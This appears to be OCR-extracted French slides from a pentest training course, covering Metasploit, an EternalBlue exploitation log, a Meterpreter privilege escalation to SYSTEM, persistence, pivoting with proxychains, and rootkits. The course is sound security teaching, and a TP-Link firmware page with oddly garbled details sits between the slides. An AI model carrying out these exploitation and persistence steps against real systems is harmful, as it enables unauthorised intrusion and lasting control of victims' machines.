


Trames de contrôle





Trames de Management



Une formation
Alphorm.com



Attaques de proximités

Périmètre à le porté du hacker
Problématique des réseaux sans fil
Erreurs de configuration récurrentes
Comment contrôler la distance
d'émission ?

Une formation
Alphorm.com



Une formation
Alphorm.com

Locaux

Accès physique

Non vérification de l'accès physique.
Un employé mal intentionné est plus dangereux qu'un hacker pour une entreprise.



Une formation
Alphorm.com

Locaux


Supports/Hardware infectés

Attaques réseaux

Découverte de partages réseau.
Man In The Middle (MITM).
Accès persistant au réseau.



Locaux



Analyse de Firmware

Download Center

FAQs

Tech Support Forum

Contact Technical Support

Compatibility List

Replacement & Warranty

TP-Link Downloads

GPL Code Center

300Mbps Wireless N Router

TL-WR841N

Download for TL-WR841N V14

Please choose hardware version:
V14
How to find the hardware version on a TP-Link device?
IMPORTANT: Model and hardware version availability varies by region. Please refer to your TP-Link regional website to determine product availability.
Product Overview
TL-WR841N V14 Download
Manual
TL-WR841N V14 User Guide
Quick Installation Guide
TL-WR841N V14 Quick Installation Guide

Setup Video | FAQ | Downloads | GPL Code | Emulators

Firmware

A firmware update can resolve issues that the previous firmware version may have and improve its current performance.

To Upgrade

IMPORTANT: To prevent upgrade failures, please read the following before proceeding with the upgrade process:

- Please upgrade firmware from the local TP-Link official website of the purchase location for your TP-Link device, otherwise it will be against the warranty. Please click [here](#) to change site if necessary.
- Please verify the hardware version of your device for the firmware version. Wrong firmware upgrade may damage your device and void the warranty. (Normally V14 only)
- Do NOT turn off the power during the upgrade process, as it may cause permanent damage to the product.
- Do NOT upgrade the firmware through wireless connection unless there is a LAN/Ethernet port on the TP-Link device. For LTE-MB/L, it is recommended to upgrade via USB port.
- It is recommended that users shut all internet applications on the computer, or simply disconnect internet line from the device before the upgrade.
- Use decompression software such as WinZip or WinRAR to extract the file you download before the upgrade.

Published Date: 2018-04-03

Language: English

File Size: 423MB

Modifications and Bug Fixes:

1. Optimize the LED display in register mode.

2. Fix the bug that LAN_LPF would not redirect when in the same subnet with WAN or PPPoE/L2TP/WPP mode.

Notes:

For TL-WR841 EU V14:




Une formation
Alphorm.com


Maitriser les attaques de type Rogue AP et Evil Twin



Hamza KONDAH

ROGUE AP





Appréhender les attaques Side Channel



Hamza KONDAH



Plan

Qu'est ce que le canal latéral ?
Introduction
Analyse de puissance différentielle
Une attaque DPA typique comprend 6
étapes principales

Une formation
Alphorm.com



Qu'est ce que le canal latéral ?

Doit-ont avoir des connaissances
mathématiques
approfondies ?
Doit-ont doit-il utiliser du
matériel coûteux ?
Quelles sont les utilisations
pratiques de Side-Channel ?



Une formation
Alphorm.com





Une formation
Alphorm.com

Qu'est ce que le canal latéral ?


L'attaque par canal latéral est une faille de conception logicielle ou matérielle, une attaque à l'épée !

Les attaques utilisent généralement une surveillance passive ou envoient des signaux de données via des canaux spéciaux.



Une formation
Alphorm.com

Analyse de puissance différentielle



Une attaque DPA typique comprend 6 étapes principales



Découvrir les attaques systèmes



Hamza KONDAH



Plan

Exploitation applicative
Metasploit
Méthodologie d'attaque

Une formation
Alphorm.com



Exploitation

Quel OS pour le pentest ?



Une formation
Alphorm.com




Hacking et sécurité
2020

Attaques Réseaux, Systèmes et
Physiques

Une formation
Alphorm.com

Metasploit

Metasploit - Explication en profondeur






Hacking et sécurité
2020

Attaques Réseaux, Systèmes et
Physiques

Une formation
Alphorm.com

Metasploit

Metasploit - Explication en profondeur






Une formation
Alphorm.com

Metasploit


Metasploit - Commandes de base



Une formation
Alphorm.com

Metasploit

Metasploit






Une formation
Alphorm.com

Metasploit


Metasploit - Meterpreter



Une formation
Alphorm.com

Méthodologie d'attaque

Post-exploitation





Méthodologie d'attaque

Post-exploitation

Objectifs



Une formation
Alphorm.com

Méthodologie d'attaque

Mouvement vertical

Pouvoir obtenir les droits les plus élevés peut relever du véritable calvaire comme de la simplicité infantile.

```
[*] Sending stage (770048 bytes) to 192.168.31.200
[*] Meterpreter session 2 opened (192.168.31.200)

meterpreter > getuid
Server username: sathish-PC\sathish
meterpreter > sysinfo
Computer      : SATHISH-PC
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en-US
Meterpreter   : x86/win32
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Méthodologie d'attaque

Maintien de l'accès

Obtenir des droits, c'est bien...

Les avoir pendant longtemps, c'est mieux.




Méthodologie d'attaque

Mouvement horizontal


Si la machine infectée n'est pas intéressante,

Peut-être que son voisin l'est.



Méthodologie d'attaque

Effacement de trace
« Plus vous êtes silencieux,
plus vous êtes capable
d'entendre. »



Découvrir Metasploit



Hamza KONDAH



Plan

Introduction

Fonctionnalités

Puissance de Metasploit

Une formation
Alphorm.com



Introduction

Créé en 2003 par HD Moore

Deux Formules :

1. Metasploit Communautaire
2. Metasploit pro

*Outil incontournable en pentesting,
automatise de nombreuses tâches*

Une formation
Alphorm.com



Une formation
Alphorm.com

Fonctionnalités

Spécificité	Pro	Community	Framework
Disponibilité	Achat	Gratuite	Gratuite
Collecte			
Tests de pénétration avec plus de 1 500 exploits	V	X	V
Importation	V	V	V
Découverte réseau	V	V	X
Exploitation basic	V	V	X
Méta modèles pour des tâches discrètes Exemple : tests de segmentation de réseau	V	X	X
Intégration via API distantes	V	X	X
Automatisation			
Interface ligne de commande	V	V	X
Exploitation intelligente	V	X	X
Automatisation du brut-forcing sur identifiants	V	X	X
Rapports de test de pénétration de référence	V	X	X
Assistants pour les audits de base standard	V	X	X
Tâches chaînées pour les flux de travail automatisés personnalisés	V	X	X
Validation de la vulnérabilité en boucle fermée pour prioriser l'assainissement	V	X	X
Divers			
Interface ligne de commande	X	X	V
Exploitation manuel	X	X	V
Brut forcing sur identifiants manuel	X	X	V
Charges dynamiques pour échapper aux principales solutions antivirus	V	X	X
Prise en charge de l'hameçonnage et du phishing	V	X	X
Tests d'applications Web pour les 10 vulnérabilités OWASP	V	X	X
Ligne de commande et interface web avec choix avancé	V	X	X



Une formation
Alphorm.com

Puissance de Metasploit

Metasploit est un ensemble d'outils,
complet et modulable

Peut être exploité pour du scanning
de port, en exploitation et en post-
exploitation

Avantage d'être un outil open source :
mises à jour régulières par la
communauté



Puissance de Metasploit

D'abord en Perl, ensuite en Ruby
Indispensable pour tout Pentester qui
se respecte
Puissant et incontournable !
API riche !

Une formation
Alphorm.com



Puissance de Metasploit

Le Framework Metasploit est un
projet d'une incroyable volatilité
Des mises à jour quotidiennes
Infrastructure nécessaire pour
automatiser les tâches mondaines ou
complexes

Une formation
Alphorm.com



Puissance de Metasploit

Gestion centralisé
des différentes
phases de test
d'intrusion

Open source

Communauté très
active

Prise en charge du
test des grands
réseaux

Conventions de
nommage

Génération
intelligente de
charge utile

Mécanisme de
basculement
entre les différents
types de charges

L'environnement
graphique

Modularité

Customisable

Une formation
Alphorm.com



Découvrir le scanning & l'analyse de vulnérabilités



Hamza KONDAH

Une formation
Alphorm.com



LAB : l'analyse de vulnérabilités

```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf > db nmap -sV 192.168.18.192  
[*] Nmap: Starting Nmap 7  
[*] Nmap: Nmap scan report  
[*] Nmap: Host is up (0.0  
[*] Nmap: Not shown: 990  
[*] Nmap: PORT STATE  
[*] Nmap: 80/tcp open  
[*] Nmap: 135/tcp open  
[*] Nmap: 139/tcp open  
[*] Nmap: 445/tcp open  
[*] Nmap: 49152/tcp open  
[*] Nmap: 49153/tcp open  
[*] Nmap: 49154/tcp open  
[*] Nmap: 49155/tcp open  
[*] Nmap: 49156/tcp open  
[*] Nmap: 49157/tcp open  
[*] Nmap: MAC Address: 00  
[*] Nmap: Service Info: 0  
[*] Nmap: Service detecti  
[*] Nmap: Nmap done: 1 IP  
msf >  
msf auxiliary(scanner/http/http_version) >  
msf auxiliary(scanner/http/http_version) > show options  
Module options (auxiliary/scanner/http/http_version):  
Name Current Setting Required Description  
-----  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS yes The target address range or CIDR identifier  
RPORT 80 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
THREADS 1 yes The number of concurrent threads  
VHOST no HTTP server virtual host  
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.18.192  
rhosts => 192.168.18.192  
msf auxiliary(scanner/http/http_version) > set threads 30  
threads => 30  
msf auxiliary(scanner/http/http_version) > exploit  
[*] 192.168.18.192:80 Microsoft-IIS/7.5  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/http/http_version) >
```

Une formation
Alphorm.com



Maitriser l'exploitation et gain d'accès



Hamza KONDAH

Une formation
Alphorm.com



LAB : Let's go Deeper 😊

```
[*] 192.168.18.192:445 - Connecting to target for exploitation.
[*] 192.168.18.192:445 - Connection established for exploitation.
[*] 192.168.18.192:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.18.192:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.18.192:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.18.192:445 - 0x00000010  30 30 38 20 52 32 20 44 61 63 65 6e 74 65 008 R2 Datacente
[*] 192.168.18.192:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.18.192:445 - 0x00000030  61 63 6b 20 31                                     ack 1
[*] 192.168.18.192:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.18.192:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.18.192:445 - Sending all but last fragment of exploit packet
[*] 192.168.18.192:445 - Starting non-paged pool grooming
[*] 192.168.18.192:445 - Sending SMBv2 buffers
[*] 192.168.18.192:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.18.192:445 - Sending final SMBv2 buffers.
[*] 192.168.18.192:445 - Sending last fragment of exploit packet!
[*] 192.168.18.192:445 - Receiving response from exploit packet
[*] 192.168.18.192:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.18.192:445 - Sending egg to corrupted connection.
[*] 192.168.18.192:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.18.192
[*] Meterpreter session 1 opened (192.168.18.242:2369 -> 192.168.18.192:49159) at 2019-01-22 18:29:22 -0500
[*] 192.168.18.192:445 - - - - -WIN- - - - -
[*] 192.168.18.192:445 - - - - -
```



Appréhender les techniques Post-Exploitation



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

L'élévation de privilèges

La persistance

Le pivoting


Le proxy chaining

Lab : Techniques post-exploitation



Une formation
Alphorm.com


Introduction





Une formation
Alphorm.com

Introduction



Une formation
Alphorm.com

La persistance

Etape primordiale

Permet de revenir sur la machine hôte
quand on le souhaite

Par préférence une reverse shell est
conseillé



La persistance

Plusieurs méthodologies

Clé SSH

Clé de registre

Autoruns


Script...

Intégration dans metasploit

Utilisation possible de script personnalisé

Une formation
Alphorm.com

Le pivoting





Proxychaining


Proxychains est un outil qui permet de chaîner une liste de proxies lors de l'exécution d'une commande

C'est lui qui va nous permettre de lancer notre scan **nmap** et metasploit sans exposer notre IP perso

Une formation
Alphorm.com



Proxychaining



Une formation
Alphorm.com



Lab : Techniques Post-Exp

```
root@kali: ~  
File Edit View Search Terminal Help  
GNU nano 2.8.7 File: /etc/proxychains.conf  
# socks5 192.168.67.78 1080 lamer secret  
# http 192.168.89.3 8080 justu hidden  
# socks4 192.168.1.49 1080  
# http 192.168.39.93 8080  
#  
# proxy types: http, socks4, socks5  
# ( auth types supported: "basic"-http "user/pass"-socks )  
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks4 127.0.0.1 1080  
  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^N Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```



Techniques complémentaires



Hamza KONDAH



Lab :Techniques complémentaires

A screenshot of a Metasploit terminal session. The user is in the root@kali environment. They have run 'exploit(multi/handler)' and are now in the 'post' module. They have set 'SESSION' to 1 and 'SHOWDESCRIPTION' to false. They have run 'run' and the terminal shows the output of the 'local_exploit_suggester' module, which is collecting local exploits for x64/linux... and displaying a list of vulnerabilities found on the target system (192.168.2.133).

```
root@kali:~# exploit(multi/handler) > []
root@kali:~# post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
root@kali:~# post(multi/recon/local_exploit_suggester) > set SHOWDESCRIPTION false
SHOWDESCRIPTION => false
root@kali:~# post(multi/recon/local_exploit_suggester) > run
[*] 192.168.2.133 - Collecting local exploits for x64/linux...
[*] 192.168.2.133 - 24 exploit checks are being tried...
[*] 192.168.2.133 - exploit/linux/local/suexec_priv_esc: The target is vulnerable.
[*] 192.168.2.133 - exploit/linux/local/network_manager_vpn_username_priv_esc: The target service is running, but could not be validated.
[*] 192.168.2.133 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[*] Post module execution completed
```

Une formation
Alphorm.com



Découvrir les rootkits



Hamza KONDAH

Une formation
Alphorm.com



Plan

Les Rootkits
Hooking de fonctions

Une formation
Alphorm.com



Les Rootkits

Un rootkit est un programme qui maintient un accès frauduleux à un système informatique et cela le plus discrètement possible, leur détection est difficile, parfois même impossible

Une formation
Alphorm.com



Les Rootkits

Certains rootkits résistent même au formatage car il peuvent s'introduire directement dans le BIOS. Ils existent sous Linux depuis longtemps (car le noyau est ouvert et modulaire).

